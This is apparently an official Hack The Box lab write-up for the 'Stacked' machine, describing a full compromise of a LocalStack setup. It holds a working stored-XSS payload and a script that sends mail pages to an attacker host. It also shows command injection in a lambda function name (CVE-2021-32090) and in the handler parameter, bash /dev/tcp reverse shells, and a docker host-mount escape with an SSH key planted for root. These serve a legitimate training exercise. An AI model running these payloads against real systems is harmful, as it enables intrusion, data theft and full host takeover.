Stacked

17th March 2022 / Document No. D22.100.162

Prepared By: polarbearer

Machine Author(s): TheCyberGeek

Difficulty: Insane

Classification: Official

Synopsis

Stacked is an insane difficulty Linux machine that focuses on LocalStack / AWS exploitation. Initial access is obtained by exploiting a Cross-Site Scripting vulnerability in a web form, redirecting the client to an internal mail system where details about a LocalStack implementation are disclosed. An interactive shell on the LocalStack container is gained by exploiting CVE-2021-32090. After escalating privileges in the container via a command injection vulnerability in the `docker create` command that is automatically triggered whenever a lambda function is executed, a new container with a mapping to the host file system can be created, resulting in `root` access to the host.

Skills Required

- Enumeration
- XSS exploitation
- Basic AWS knowledge

Skills Learned

- Creating and executing AWS lambda functions
- Exploiting CVE-2021-32090

- LocalStack API handler command injection
- Escalating privileges via docker container creation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.112 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -Pn 10.10.11.112
```

```
nmap -p$ports -sV -sC -Pn 10.10.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 09:16 CET
Nmap scan report for 10.10.11.112
Host is up (0.19s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 12:8f:2b:60:bc:21:bd:db:cb:13:02:03:ef:59:36:a5 (RSA)
|   256 af:f3:1a:6a:e7:13:a9:c0:25:32:d0:2c:be:59:33:e4 (ECDSA)
|_  256 39:50:d5:79:cd:0e:f0:24:d3:2c:f4:23:ce:d2:a6:f2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://stacked.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
2376/tcp open  ssl/docker?
| ssl-cert: Subject: commonName=0.0.0.0
| Subject Alternative Name: DNS:localhost, DNS:stacked, IP Address:0.0.0.0, IP Address:127.0.0.1, IP Address:172.17.0.1
| Not valid before: 2021-07-17T15:37:02
|_Not valid after:  2022-07-17T15:37:02
Service Info: Host: stacked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.47 seconds
```


Nmap scan shows OpenSSH and Apache listening on their default ports, and a service that is potentially recognised as `ssl/docker` on port 2376.

Apache

As shown by the nmap output, the web page on port 80 redirects us to `http://stacked.htb/`. We add a corresponding entry to our `/etc/hosts` file:

```
echo "10.10.11.112 stacked.htb" | sudo tee -a /etc/hosts
```

Upon visiting `http://stacked.htb` we see a "Coming Soon" message.



Nothing of interest is found on this page or by fuzzing directories. Our next step is subdomain enumeration:


```
wfuzz -w /usr/share/dirb/wordlists/common.txt -H "Host: FUZZ.stacked.htb" --sc 200 http://stacked.htb
```

```
wfuzz -w /usr/share/dirb/wordlists/common.txt -H "Host: FUZZ.stacked.htb" --sc 200 http://stacked.htb

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://stacked.htb/
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003045:   200        444 L    1779 W     30268 Ch    "portfolio"
```

A vhost called `portfolio` was found. We add an entry to our `/etc/hosts` file.

```
echo "10.10.11.112 portfolio.stacked.htb" | sudo tee -a /etc/hosts
```


The `About` section on `http://portfolio.stacked.htb` reveals that a local AWS implementation based on LocalStack is used.



Clicking the `Free Download!` button prompts a download for the following `docker-compose.yml`, which is a LocalStack docker compose file.

```
version: "3.3"

services:
  localstack:
    container_name: "${LOCALSTACK_DOCKER_NAME-localstack_main}"
    image: localstack/localstack-full:0.12.6
    network_mode: bridge
    ports:
      - "127.0.0.1:443:443"
      - "127.0.0.1:4566:4566"
      - "127.0.0.1:4571:4571"
      - "127.0.0.1:${PORT_WEB_UI-8080}:${PORT_WEB_UI-8080}"
    environment:
      - SERVICES=serverless
      - DEBUG=1
      - DATA_DIR=/var/localstack/data
      - PORT_WEB_UI=${PORT_WEB_UI- }
      - LAMBDA_EXECUTOR=${LAMBDA_EXECUTOR- }
      - LOCALSTACK_API_KEY=${LOCALSTACK_API_KEY- }
      - KINESIS_ERROR_PROBABILITY=${KINESIS_ERROR_PROBABILITY- }
      - DOCKER_HOST=unix:///var/run/docker.sock
      - HOST_TMP_FOLDER="/tmp/localstack"
    volumes:
      - "/tmp/localstack:/tmp/localstack"
      - "/var/run/docker.sock:/var/run/docker.sock"
```

On the same page we find a contact form that detects and blocks XSS attempts.



Foothold

As XSS payloads in the message body are blocked, we try sending one in a request header instead. A good candidate, as known vulnerabilities in existing software show, is the `Referer` header. To test for this, we first open a Netcat listener on port 8000:

```
nc -lnvp 8000
```

We then post a regular message and intercept the request with Burp Proxy, changing the value of the `Referer` header to `<script src="http://10.10.14.43:8000/"></script>` (where `10.10.14.43` is our listening address).

Within a minute we get a request on our listener, meaning our payload was successfully stored on a page that someone visited from the `mail.stacked.htb` subdomain.

```
nc -lnvp 8000

Connection from 10.10.11.112:55460
GET / HTTP/1.1
Host: 10.10.14.43:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Connection: keep-alive
```

The referer domain looks like some sort of email system, which could contain sensitive information. We can use JavaScript to force the client to retrieve the mail page and exfiltrate the output, starting with `id=1` (assuming the `id` parameter could represent either a mailbox or a message). We create the following `script.js` file:

```
var fetch_req = new XMLHttpRequest();
fetch_req.onreadystatechange = function() {
  if(this.readyState == 4 && fetch_req.readyState == XMLHttpRequest.DONE) {
    var exfil_req = new XMLHttpRequest();
    exfil_req.open("POST", "http://10.10.14.43:3000", false);
    exfil_req.send("Resp Code: " + fetch_req.status + "\nPage Source:\n" +
fetch_req.response);
  }
};
fetch_req.open("GET", "http://mail.stacked.htb/read-mail.php?id=1", false);
fetch_req.send();
```

We run a Python `http.server` to serve the script:

```
python -m http.server
```

We open a Netcat listener on port 3000 to receive the output from the client:

```
nc -lnvp 3000
```

Finally we send a message from the contact form, setting the `Referer` value to `<script src="http://10.10.14.43:8000/script.js"></script>`.

Request

Pretty Raw Hex \n

```
POST /process.php HTTP/1.1
Host: portfolio.stacked.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 78
Origin: http://portfolio.stacked.htb
Connection: close
Referer: <script src="http://10.10.14.43:8000/script.js"></script>

fullname=test&email=test%40test.htb&tel=000000000000&subject=test&message=test
```

After a short while the script is downloaded and executed, and the contents of the page are sent to our listener.

```
python -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.112 - - [16/Mar/2022 13:24:04] "GET /script.js HTTP/1.1" 200 -
```

```
nc -lnvp 3000

Connection from 10.10.11.112:34892

POST / HTTP/1.1

Host: 10.10.14.43:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0

Accept: */*

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Content-Length: 10700
Content-Type: text/plain;charset=UTF-8
Origin: http://mail.stacked.htb
Connection: keep-alive



Resp Code: 200
Page Source:

<!DOCTYPE html>

<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">


  <title>AdminLTE 3 | Read Mail</title>

<SNIP>
```

We see an internal email from someone stating they have set up an S3 instance on `s3-testing.stacked.htb`.

```
<p>Hey Adam, I have set up S3 instance on s3-testing.stacked.htb so that you can configure the IAM users, roles and permissions. I have initialized a serverless instance for you to work from but keep in mind for the time being you can only run node instances. If you need anything let me know. Thanks.</p>
```

After adding an entry to our `/etc/hosts` file, we verify that we have access to the `s3-testing` subdomain:

```
echo "10.10.11.112 s3-testing.stacked.htb" | sudo tee -a /etc/hosts
curl s3-testing.stacked.htb
```

```
curl s3-testing.stacked.htb

{"status": "running"}
```

A known vulnerability in LocalStack (CVE-2021-32090) may allow us to inject OS commands via lambda functions and trigger them by loading the LocalStack dashboard (if it's available). Before we can interact with LocalStack, we need to run `aws configure` (from AWS CLI) on our attacking machine and supply an access key and a secret. Since LocalStack by default does not enforce any security policies, we can just use dummy values.

```
aws configure

AWS Access Key ID [None]: dummy
AWS Secret Access Key [None]: dummy
Default region name [None]: eu-west-1
Default output format [None]:
```

Following this GitHub Gist, we create a `lambda.js` file with the following content and add it to a ZIP archive called `api-handler.zip`.

```
use strict

const apiHandler = (payload, context, callback) => {
    console.log(`Function apiHandler called with payload ${JSON.stringify(payload)}`);
    callback(null, {
        statusCode: 201,
        body: JSON.stringify({
            message: 'Hello World'
        }),
        headers: {
            'X-Custom-Header': 'ASDF'
        }
```

```
    });
}

module.exports = {
    apiHandler,
}
```

```
zip api-handler.zip lambda.js
```

Referring to the analysis of the vulnerable code, we see the following snippets.

localstack/dashboard/api.py

```
85    @app.route('/lambda/<functionName>/code', methods=['POST'])
86    def get_lambda_code(functionName):
...
98        result = infra.get_lambda_code(func_name=functionName, env=env)
```

localstack/dashboard/infra.py

```
258    def get_lambda_code(func_name, retries=1, cache_time=None, env=None):
...
264        out = cmd_lambda('get-function --function-name %s' % func_name, env,
cache_time)
```

localstack/utils/bootstrap.py

```
596    def run(cmd, print_error=True, stderr=subprocess.STDOUT, env_vars=None,
inherit_cwd=False, inherit_env=True):
...
613        output = subprocess.check_output(cmd, shell=True, stderr=stderr,
env=env_dict, cwd=cwd)
```

When making a POST request to a lambda function, `api.py` takes the user-supplied function name and passes it, unsanitized, to the `get_lambda_code()` in `infra.py` as the `func_name` parameter, to be concatenated to a system command string that acts as the first parameter of the `cmd_lambda()` function. The same command is then executed by the `run()` function in `bootstrap.py`, which calls `subprocess.check_output` in an insecure way with `shell=True`. This means we can inject OS commands in a lambda function name and have them executed any time a POST request to the function endpoint is made.


As stated in the vulnerability description, accessing the LocalStack dashboard will trigger our payload. The previously retrieved `docker-compose.yml` file shows that `PORT_WEB_UI`, which is the LocalStack dashboard port, is mapped to 127.0.0.1:8080.

```
"127.0.0.1:${PORT_WEB_UI-8080}:${PORT_WEB_UI-8080}"
```

We don't have direct access to the local port 8080, which means we will have to resort to XSS again. Our assumption, which will be verified later, is that the web browser that is executing our XSS payloads is running on the same machine as the LocalStack instance, and thus will be able to access the web UI.

We run the following command to create a new lambda function containing a malicious payload:

```
aws lambda --endpoint=http://s3-testing.stacked.htb create-function \
  --region eu-west-1 \
  --function-name "api;wget\${IFS}10.10.14.43/runme.sh;bash\${IFS}runme.sh" \
  --runtime nodejs8.10 \
  --handler lambda.apiHandler \
  --memory-size 128 \
  --zip-file fileb://api-handler.zip \
  --role arn:aws:iam::123456:role/irrelevant
```



```
aws lambda --endpoint=http://s3-testing.stacked.htb create-function \
  --region eu-west-1 \
  --function-name "api;wget\${IFS}10.10.14.43/runme.sh;bash\${IFS}runme.sh" \
  --runtime nodejs8.10 \
  --handler lambda.apiHandler \
  --memory-size 128 \
  --zip-file fileb://api-handler.zip \
  --role arn:aws:iam::123456:role/irrelevant

{
    "FunctionName": "api;wget${IFS}10.10.14.43/runme.sh;bash${IFS}runme.sh",
    "FunctionArn": "arn:aws:lambda:us-
east-1:000000000000:function:api;wget${IFS}10.10.14.43/runme.sh;bash${IFS}runme.sh",
    "Runtime": "nodejs8.10",
    "Role": "arn:aws:iam::123456:role/irrelevant",
    "Handler": "lambda.apiHandler",
    "CodeSize": 405,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2022-03-16T15:08:25.832+0000",
    "CodeSha256": "ctjOrXmsCeOhXnnEABtTEV17Pj5BiCXWvOQczqzgQ4M=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "dec23881-3acd-4ef9-9edb-b600957def39",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
}
```

This will make the target download `runme.sh` from our attacking machine and execute it. We create the following `runme.sh` script and serve it with Python `http.server`:

```
echo 'bash -i &>/dev/tcp/10.10.14.43/7777 0>&1' > runme.sh
sudo python -m http.server 80
```

We open a listener on port 7777:

```
nc -lnvp 7777
```

Finally, we make a request to the XSS-vulnerable endpoint setting the `Referrer` header to:

```
<script>document.location="http://127.0.0.1:8080"</script>
```

Request

Pretty Raw Hex \n

```
1 POST /process.php HTTP/1.1
2 Host: portfolio.stacked.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 78
10 Origin: http://portfolio.stacked.htb
11 Connection: close
12 Referer: <script>document.location="http://127.0.0.1:8080"</script>
13
14 fullname=test&email=test%40test.htb&tel=000000000000&subject=test&message=test
```

After about a minute the payload is triggered, our shell script is downloaded and executed and a reverse shell as the `localstack` user is sent back to our listener.

```
sudo python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.112 - - [16/Mar/2022 16:12:48] "GET /runme.sh HTTP/1.1" 200 -
```

```
nc -lnvp 7777

Connection from 10.10.11.112:45328
bash: cannot set terminal process group (19): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-5.0$ id
uid=1001(localstack) gid=1001(localstack) groups=1001(localstack)
```

The user flag can be found in `/home/localstack/user.txt`.

Privilege Escalation

Running pspy we see that whenever a lambda function is invoked a `docker create` command is executed as root. We can trigger this by creating and invoking a new function:

```
aws lambda --endpoint=http://s3-testing.stacked.htb create-function \
  --region eu-west-1 \
  --function-name "testfunction" \
  --runtime nodejs8.10 \
  --handler lambda.apiHandler \
  --memory-size 128 \
  --zip-file fileb://api-handler.zip \
  --role arn:aws:iam::123456:role/irrelevant

aws lambda --endpoint=http://s3-testing.stacked.htb invoke \
  --region eu-west-1 \
  --function-name "testfunction" out
```

The following is shown in the `pspy` output:

We can see that the string `lambda.apiHandler`, which is the same as the `--handler` parameter we set, is passed to the command. This turns out to be injectable as user input is not sanitized, allowing us to execute arbitrary OS commands. We open a Netcat listener on port 9999 and run the following:

```
aws lambda --endpoint=http://s3-testing.stacked.htb create-function \
  --region eu-west-1 \
  --function-name "testfunction2" \
  --runtime nodejs8.10 \
  --handler 'lambda.apiHandler $(/bin/bash -c "bash -i &>/dev/tcp/10.10.14.43/9999
0>&1")' \
  --memory-size 128 \
  --zip-file fileb://api-handler.zip \
  --role arn:aws:iam::123456:role/irrelevant

aws lambda --endpoint=http://s3-testing.stacked.htb invoke \
  --region eu-west-1 \
  --function-name "testfunction2" out
```

A shell with root privileges is sent back to our listener.

```
nc -lnvp 9999
Connection from 10.10.11.112:48754
bash: cannot set terminal process group (1880): Not a tty
bash: no job control in this shell
bash-5.0# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

We now have unrestricted access to the Docker API, which we can abuse by creating a new container mounting the host filesystem. We will use an existing image and override its entrypoint with `/bin/sh`.

```
docker image ls
```

```
bash-5.0# docker image ls
REPOSITORY                  TAG                 IMAGE ID            CREATED             SIZE
localstack/localstack-full  0.12.6              7085b5de9f7c        7 months ago        888MB
localstack/localstack-full  <none>              0601ea177088        13 months ago       882MB
lambci/lambda               nodejs12.x          22a4ada8399c        13 months ago       390MB
lambci/lambda               nodejs10.x          db93be728e7b        13 months ago       385MB
lambci/lambda               nodejs8.10          5754fee26e6e        13 months ago       813MB
```

```
docker run -v /:/mnt --entrypoint sh -it 0601ea177088
```

From the new container we can either access the root flag in `/mnt/root/root.txt` or add our public SSH key to `/mnt/root/.ssh/authorized_keys` and SSH to the host as root.

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAB<SNIP>" >> /mnt/root/.ssh/authorized_keys
```

```
ssh root@stacked.htb
```

```
ssh root@stacked.htb

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 16 Mar 16:21:53 UTC 2022

  System load:              0.07
  Usage of /:               88.8% of 7.32GB
  Memory usage:             34%
  Swap usage:               0%
  Processes:                261
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:  10.10.11.112
  IPv6 address for ens160:  dead:beef::250:56ff:feb9:e3b1

  => / is using 88.8% of 7.32GB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep 14 16:00:29 2021
root@stacked:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.